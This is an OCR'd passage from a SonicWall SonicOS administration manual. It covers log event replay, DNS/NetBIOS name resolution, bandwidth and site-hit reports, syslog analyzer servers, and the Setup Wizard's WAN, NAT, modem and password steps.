
The Solera appliance can search its data-repository, while also allowing the administrator to define "interesting-content" events on the SonicWall. The level of logging detail and frequency of the logging can be configured by the administrator. Nearly all events include Source IP, Source Port, Destination IP, Destination Port, and Time. SonicOS Enhanced has an extensive set of log events, including:

- **Debug/Informational Events**—Connection setup/tear down
- **User-events**—Administrative access, single sign-on activity, user logins, content filtering details
- **Firewall Rule/Policy Events**—Access to and from particular IP:Port combinations, also identifiable by time
- **Interesting-content at the Network or Application Layer**—Port-scans, SYN floods, DPI or AF signature/policy hits

The following is an example of the process of distributed event detection and replay:

1 The administrator defines the event trigger. For example, an Application Firewall policy is defined to detect and log the transmission of an official document:





2 A user (at IP address 192.168.19.1) on the network retrieves the file.

3 The event is logged by the SonicWall.

4 The administrator selects the Recorder icon from the left column of the log entry. Icon/link only appears in the logs when a NPCS is defined on the SonicWall (for example, IP: [192.168.169.100], Port: [443]). The defined NPCS appliance will be the link's target. The link will include the query string parameters defining the desired connection.

5 The NPCS will (optionally) authenticate the user session.

6 The requested data will be presented to the client as a .cap file, and can be saved or viewed on the local machine.

Methods of Access

The client and NPCS must be able to reach one another. Usually, this means the client and the NPCS will be in the same physical location, both connected to the SonicWall appliance. In any case, the client will be able to directly reach the NPCS, or will be able to reach the NPCS through the SonicWall. Administrators in a remote location will require some method of VPN connectivity to the internal network. Access from a centralized GMS console will have similar requirements.

Configuring Name Resolution

Log > Name Resolution

The **Log > Name Resolution** page includes settings for configuring the name servers used to resolve IP addresses and server names in the log reports.


The security appliance uses a DNS server or NetBIOS to resolve all IP addresses in log reports into server names. It stores the names/address pairs in a cache, to assist with future lookups. You can clear the cache by clicking **Reset Name Cache** in the top of the **Log > Name Resolution** page.

Selecting Name Resolution Settings

The security appliance can use DNS, NetBIOS, or both to resolve IP addresses and server names.

In the **Name Resolution Method** list, select:

- **None**: The security appliance will not attempt to resolve IP addresses and Names in the log reports.
- **DNS**: The security appliance will use the DNS server(s) you specify to resolve addresses and names. If you select DNS, the following section, **DNS Settings**, displays:




  - **Specify DNS Servers Manually** – Select this option if you want to specify the servers to be used for DNS. You can specify up to three DNS servers.
  - **Inherit DNS Settings Dynamically from WAN Zone** (Default) – Select this option to have use WAN Zone servers automatically. The form fields for up to three servers are populated automatically.

- **NetBIOS**: The security appliance will use NetBIOS to resolve addresses and names. If you select NetBIOS, no further configuration is necessary.
- **DNS then NetBIOS**: The security appliance will first use the DNS server you specify to resolve addresses and names. If it cannot resolve the name, it will try again with NetBIOS. The **DNS Settings** section is displayed with the same options as for **DNS**.

Generating Log Reports

Log > Reports

The SonicWall security appliance can perform a rolling analysis of the event log to show the top 25 most frequently accessed Web sites, the top 25 users of bandwidth by IP address, and the top 25 services consuming the most bandwidth. You can generate these reports from the **Log > Reports** page.



NOTE: SonicWall ViewPoint provides a comprehensive Web-based reporting solution for SonicWall security appliances. For more information on SonicWall ViewPoint, go to http://www.SonicWall.com.

The **Log > Reports** page contains these sections:

- Data Collection
- View Data

Data Collection

Click **Start Data Collection** to begin log analysis. When log analysis is enabled, the button label changes to **Stop Data Collection**.

The Data Collection section also contains **Notes** about how bandwidth usage is calculated as well as a link to information about comprehensive reporting.

View Data

Select the desired report from the **Report View** menu. The options are **Web Site Hits**, **Bandwidth Usage by IP Address**, and **Bandwidth Usage by Service**. These reports are explained below.

Click **Refresh Data** to update the report statistics.

Click **Reset Data** to clear the report statistics and begin a new sample period.

The sample period is also reset when data collection is stopped or started, and when the SonicWall security appliance is restarted.

The length of time analyzed by the report is displayed in the **Elapsed Collection Time**: Days, Hours, Minutes, and Seconds.

Web Site Hits


Selecting **Web Site Hits** from the **Report View** menu displays a table showing the URLs for the 25 most frequently accessed Web sites and the number of hits to a site during the current sample period.

The **Web Site Hits** report ensures that the majority of Web access is to appropriate Web sites. If leisure, sports, or other inappropriate sites appear in the Web Site Hits Report, you can choose to block the sites.

Click on the name of a Web site to open that site in a new window.


Bandwidth Usage by IP Address

Selecting **Bandwidth Usage by IP Address** from the **Report View** menu displays a table showing the IP address of the 25 top users of Internet bandwidth and the number of megabytes transmitted during the current sample period.



Bandwidth Usage by Service

Selecting **Bandwidth Usage by Service** from the **Report View** menu displays a table showing the name of the 25 top Internet services, such as HTTP, FTP, RealAudio, etc., and the number of megabytes received from the service during the current sample period.




The **Bandwidth Usage by Service** report shows whether the services being used are appropriate for your organization. If services such as video or push broadcasts are consuming a large portion of the available bandwidth, you can choose to block these services.

Configuring the Log Analyzer

Log > Analyzer

The **Log** > **Log Analyzer** page provides information about your Analyzer, a link to the *Analyzer User's Guide*, and enables you to add the IP address and port number of your Analyzer server.



Syslog Servers

Topics:


Adding an Analyzer Server Connection

To add an Analyzer server connection to your firewall:

1 Go to the **Log** > **Analyzer** page.


2 Click the **Enable Analyzer Settings** check box.

3 Click the **Add** button. The **Add Syslog Server** dialog appears.



4 From the **Name or IP Address** menu, select:

- The item that you want.
- **Create New Address Object**.



5 In the **Port** box, enter the port number for the analyzer. The default port is **514**.

6 (Optional) To connect to your analyzer through a VPN tunnel, under **Bind to VPN Tunnel and Create Network Monitor Policy in NDPP Mode**:

a In the **Outbound Interface** menu, choose a tunnel interface.

b In the **Local Interface** drop-down menu, choose an interface.


7 Click **OK**.

8 Click **Accept**.

NOTE: For information about configuring and managing your Analyzer, refer to your *Analyzer User's Guide*.

Editing an Analyzer Server Connection

1 In the **Syslog Servers** table, click the **Configure** icon for the Analyzer server to be edited. The **Edit Syslog Server** dialog displays.



2 Make the desired changes.

3 Click **OK**.

4 Click **Accept**.

Deleting an Analyzer Server

To delete an individual Analyzer server:

1 Click the **Delete** icon in the **Configure** column for that server. A warning message displays, requesting confirmation of the action.

2 Click **OK**.

To delete all Analyzer servers:

1 Click the **Delete All** button. A warning message displays, requesting confirmation of the action.

2 Click **OK**.

Part 23

Wizards

- Configuring Internet Connectivity
- Configuring PortShield Assignment (TZ Series, NSA 220/240, NSA 2400 MX Only)
- Providing Public Access to an Internal Server
- Configuring VPN Policies
- Configuring the WLAN Radio Interface (TZ Wireless Appliances)
- Configuring Application-Level Network Traffic Policies
- Configuring WAN Acceleration

Configuring Internet Connectivity

Wizards > Setup Wizard

The first time you log into your SonicWall appliance, the **Setup Wizard** is launched automatically. To launch the **Setup Wizard** at any time from the management interface, click **Wizards** in the top right corner, and select **Setup Wizard**.

TIP: You can also configure all your WAN and network settings on the **Network > Settings** page of the SonicOS management interface

Using the Setup Wizard

The **Setup Wizard** helps you configure the following settings:

- WAN networking mode and WAN network configuration
- 3G or Analog Modem configuration (SonicWall TZ series)
- LAN network configuration
- Wireless LAN network configuration (wireless devices)

Configuring a Static IP Address with NAT Enabled

Using NAT to set up your SonicWall eliminates the need for public IP addresses for all computers on your LAN. It is a way to conserve IP addresses available from the pool of IPv4 addresses for the Internet. NAT also allows you to conceal the addressing scheme of your network. If you do not have enough individual IP addresses for all computers on your network, you can use NAT for your network configuration.

Essentially, NAT translates the IP addresses in one network into those for a different network. As a form of packet filtering for firewalls, it protects a network from outside intrusion from hackers by replacing the internal (LAN) IP address on packets passing through a SonicWall with a “fake” one from a fixed pool of addresses. The actual IP addresses of computers on the LAN are hidden from outside view.


This section describes configuring the SonicWall appliance in the NAT mode. If you are assigned a single IP address by your ISP, follow the instructions below.

TIP: Be sure to have your network information including your WAN IP address, subnet mask, and DNS settings ready. This information is obtained from your ISP.

- Start the Setup Wizard
- Select Deployment Scenario (TZ Wireless Series Appliance only)
- Change Administrator Password
- Change Time Zone
- Configure Modular Device Type
- WAN Network Mode
- LAN Settings
- Ports Assignment (TZ Series and NSA 220/240/2400 MX Appliances only)
- SonicWall Configuration Summary

Start the Setup Wizard

1 Click **Wizard** on the top right corner of the SonicOS management interface. The **Configuration Wizard Welcome** page displays.



NOTE: The **Wireless Wizard** displays only on wireless appliances.


2 Select **Setup Wizard**.

3 Click **Next**.

4 If you have:

- A TZ wireless appliance, the **Deployment Scenario** page displays; go to Select Deployment Scenario (TZ Wireless Series Appliance only)
- Any other appliance, the **Change Administrator Password** page displays; go to Change Administrator Password

Select Deployment Scenario (TZ Wireless Series Appliance only)



1 On a SonicWall TZ wireless appliance, select the appropriate deployment scenario for your network:

- **No Wireless** – The wireless radio is turned off.
- **Office Gateway** - Provides secure access for wired and wireless users.
- **Wireless Client Bridge** – Operates in Wireless Client Bridge mode to securely bridge two networks.
- **Secure or Open Access Point** - Adds secure wireless access to an existing wired network. When selecting this mode, the wizard skips the steps for configuring the LAN interface.

2 Click **Next**. The **Change Administrator Password** page displays.

Change Administrator Password

NOTE: Changing your password is optional, but recommended. To skip this page, click **Next**.

1 Enter your existing password in the **Old Password** field.

2 Enter a new password in the **New Password** and **Confirm** fields. The password should be a combination of letters and numbers of up to 32 characters.

TIP: It is very important to choose a password that cannot be easily guessed by others.

3 Click **Next**. The **Change Time Zone** page displays.

Change Time Zone

NOTE: Changing the time is optional. You can always change the time later on the **System > Time** page. To skip this page, click **Next**.

1 Select the appropriate time zone from the **Time Zone** menu. The SonicWall's internal clock is set automatically by a Network Time Server on the Internet.

2 To have the time adjusted for Daylight Saving Time, click **Automatically adjust clock for daylight saving time**. This option is selected by default.


3 Click **Next**.

Configure Modular Device Type

1 If you are setting up

- A SonicWall TZ series appliance that supports 3G/4G devices for Wireless WAN connection over cellular networks, or supports analog modem devices for dial-up WAN connection, select the type of device:
  - **3G/4G/Mobile**; go to Configure 3G/4G (SonicWall TZ Series Appliance only)
  - **Analog Modem**; go to Configure Modem (SonicWall TZ Series Appliance only)
- Any other SonicWall appliance, select **None** (default) and then go to WAN Network Mode

Configure 3G/4G (SonicWall TZ Series Appliance only)



1 If you are setting up a SonicWall TZ series appliance that supports 3G/4G devices for Wireless WAN connection over cellular networks, select how you will use the 3G/4G device:

- **Yes, I will use 3G/4G for primary or backup Internet connectivity.**
- **No, I will not use 3G/4G at this time.**

2 Click **Next**.

3 If you selected:

- **Yes**, go to WAN Failover 3G/4G/Modem Connection
- **No**, go to WAN Network Mode

WAN Failover 3G/4G/Modem Connection


1 If you chose to use the 3G/4G, select the **Country**, **Service Provider,** and **Plan Type** information for the 3G/4G device from the respective drop-down menus. If you do not see an appropriate country, service provider, or plan type, you must select **Other**.

NOTE: The **Plan Type** options change with the **Service Provider** selected, and the **Service Provider** options change with the **Country** selected.

2 Click **Next**.


3 If, in Step 1, you selected:

- A country, service provider, and plan type, you are asked to verify your account information.



NOTE: If you do not know this information at this time, you can configure it later from the


- If you selected **Other** for country, service provider, or plan, you are asked to complete your account information.



4 Click **NEXT**.

5 Go to WAN Network Mode.

Configure Modem (SonicWall TZ Series Appliance only)



1 If you are setting up a SonicWall TZ series appliance that supports analog modem devices for dial-up WAN connection, select how you will use the modem:

- As your primary internet connection: select **Yes - I will use a dialup account as a primary or backup Internet connection**.
- Not use the modem (default): select **No - I will not use the modem at this time** and then go to Step 2.

2 Click **Next**.

3 If you selected:

- **No**, the **WAN Network Mode** page displays; go to WAN Network Mode.
- **Yes**, the **WAN Failover Dialup Connection** page displays.


WAN Failover Dialup Connection

1 Enter the **WAN Failover Dialup Connection** information in these fields: **Profile Name**, **Phone Number**, **User Name**, **Password**, and **Confirm Password**.

NOTE: You can configure this information later.

2 Click **Next**.

WAN Network Mode



1 Confirm that you have the proper network information necessary to configure the SonicWall to access the Internet.

TIP: Click the underlined hyperlinks for definitions of the networking terms.

You can choose:

- **Static IP (**router-based connection) if your ISP assigns you a specific IP address or group of addresses. As every IP on your network must be unique, do not assign your SonicWall appliance an IP address that is used by another device on your network.
- **DHCP (**cable/modem-based connection) if your ISP automatically assigns you a dynamic IP address.
- **PPPoE (**DSL connection) if your ISP provided you with client software, a user name, and a password to connect to the internet.


- **PPTP (**VPN connection) if your ISP provided you with a server IP address, a user name, and password to connect to the internet.

2 Click **NEXT**.

3 Depending on your connection type, go to the corresponding section:

Connection Type	Go to this section
Static IP	WAN Network Mode: NAT Enabled
DHCP	WAN Network Mode: NAT with DHCP Client
PPPoE	WAN Network Mode: NAT with PPPoE Client
PPTP	WAN Network Mode: NAT with PPTP Client

WAN Network Mode: NAT Enabled



NOTE: The **Setup Wizard** populates the fields automatically. You can retain these settings or change them.

1 Enter the public IP address provided by your ISP in the **SonicWall WAN IP Address** field.

2 Fill in the rest of the fields: **WAN Subnet Mask**, **Gateway (Router) Address**, and **DNS Server Address** and, optionally, **DNS Server Address #2**.

3 If HTTPS will be used on the specified WAN interface, select **Allow HTTPS on this WAN Interface**. This option is enabled by default.

CAUTION: Allowing HTTPS management from the WAN is a potential vulnerability. If you enable this option, be sure to enter a strong password in the Password Setup Wizard.

4 If Ping will be used on the specified WAN interface, select **Allow Ping on the WAN Interface**. This option is enabled by default.


5 Click **Next**.

6 Proceed to LAN Settings.

WAN Network Mode: NAT with DHCP Client

DHCP is a networking mode that allows you to obtain an IP address for a specific length of time from a DHCP server. The length of time is called a lease, which is renewed by the DHCP server typically after a few days. When the lease is ready to expire, the client contacts the server to renew the lease. This is a common network configuration for customers with cable or DSL modems. You are not assigned a specific IP address by your ISP.

The **WAN Network Mode: NAT with DHCP Client** page states that the SonicWall's DHCP Clients will attempt to dynamically obtain an IP address from the SonicWall.



1 If HTTPS will be used on the specified WAN interface, select **Allow HTTPS on this WAN Interface**. This option is enabled by default.

CAUTION: Allowing HTTPS management from the WAN is a potential vulnerability. If you enable this option, be sure to enter a strong password in the Password Setup Wizard.

